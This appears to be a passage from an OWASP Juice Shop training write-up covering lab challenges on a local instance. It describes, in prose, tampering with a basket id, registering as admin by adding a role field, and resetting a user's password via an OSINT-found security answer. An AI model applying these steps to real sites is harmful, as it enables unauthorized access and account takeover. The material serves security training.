Got the pop-up solved the challenge Security Policy



Impact:

The impact of a successful Security Policy attack can include:

- unauthorized access to sensitive information
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.

Preventing Security Policy attacks requires regularly reviewing and monitoring security policies, using best practices for security policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

Vulnerability 14:-


Title: View Basket (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as a user, and navigated to the Basket. Then with the inspector(f12), searched the storage for any id's or cookies. In the session storage got the bid as 7 , which is a basket id. Then changed it to 1. The whole basket items are changed.



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 15:-

Title: Weird Crypto(cryptography)

Description:


Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.


Steps to Reproduce:

Navigated to the contact section, in that had customer Feedback,

As the weak algorithms are MD5,SHA1,DES,RC4,Blowfish. I have gone with MD5 and commented it in the comment section and sent the request.

Pop-up came with the challenge weird crypto solved





Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 16:-

Title: Admin Registration (Improper input validation)

Description:

Improper input validation is a type of cyber attack that occurs when an application or system fails to properly validate or sanitize user input, allowing an attacker to insert malicious code or data into the system. This can allow the attacker to gain unauthorized access to the system, steal sensitive information, or perform other malicious actions.

Steps to Reproduce:


Tried to register a new user and intercepted the request with the Burpsuite and gone through the response for leads.


In the response there is option role:”customer”, lets take this as a lead.


Let’s send the request to repeater and add the option role and set role:”admin” with another username and send the request.


It’s taken as a valid request, and added a user with admin previlages.

Pop-up came as the challenge solved.


OWASP Juice Shop
192.168.29.202:3000/#/contact
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
Customer Feedback
Author
***in@juice-sh.op
Comment *
MD5
Max. 160 characters
3/160
Rating
CAPTCHA: What is 1+3*6 ?
Result *
19
Submit
79°F
Haze
Search
ENG
IN
8:05 PM
12/19/2024


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers
78°F
Haze
Search
ENG
IN
8:22 PM
12/19/2024





Impact:

The impact of a successful improper input validation attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as SQL injection or code execution
- The attacker may use the vulnerability to launch a DoS attack.

Preventing improper input validation attacks requires properly validating and sanitizing user input, implementing input validation on the server-side, and using a whitelist approach to validate input data. Additionally, properly encoding user input and using a security library that is specifically designed to validate input can also help prevent these types of attacks.

Vulnerability 17:-

Title: Björn's Favorite Pet(Open Source Intelligence)


Description:

Open Source Intelligence (OSINT) is a type of information gathering technique that is used to gather information from publicly available sources, such as the internet, social media, and other publicly available databases. OSINT can be used by attackers as a means of reconnaissance to gather information about a target organization or individual, which can then be used to launch targeted attacks.

Steps to Reproduce:

With the forgot password option, got the change password page with the security question as authentication.
Here we need the mail id and security question answer,
With the OSINT, I have Googled the Bjoern mail id, Favorite pet and got a youtube video. In the video I got the registration of the Bjoern, in which I have got the both user name and Favorite pet
User name :bjoern@owasp.org
Security question: Zaya
With these cred's I have changed the password of the user Bjoern.

Pop-up came as the challenge completed





Impact:

The impact of a successful OSINT attack can include:

- unauthorized access to sensitive information

- the ability to perform social engineering attacks, such as phishing, spear-phishing, or whaling
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- damage to reputation and negative publicity for the organization.





Preventing OSINT attacks requires regularly monitoring and analyzing publicly available information about an organization, implementing security best practices for social media and other publicly available information, and implementing security awareness training for employees on the dangers of sharing too much information online

Vulnerability 18:-

Title: Captcha Bypass (Broken Anti Automation)

Description:

Broken Anti-Automation is a type of cyber attack that occurs when an application or system fails to properly implement or enforce anti-automation controls, allowing an attacker to automate actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as lack of rate-limiting, lack of proper anti-automation controls, or lack of proper CAPTCHA.


Steps to Reproduce:

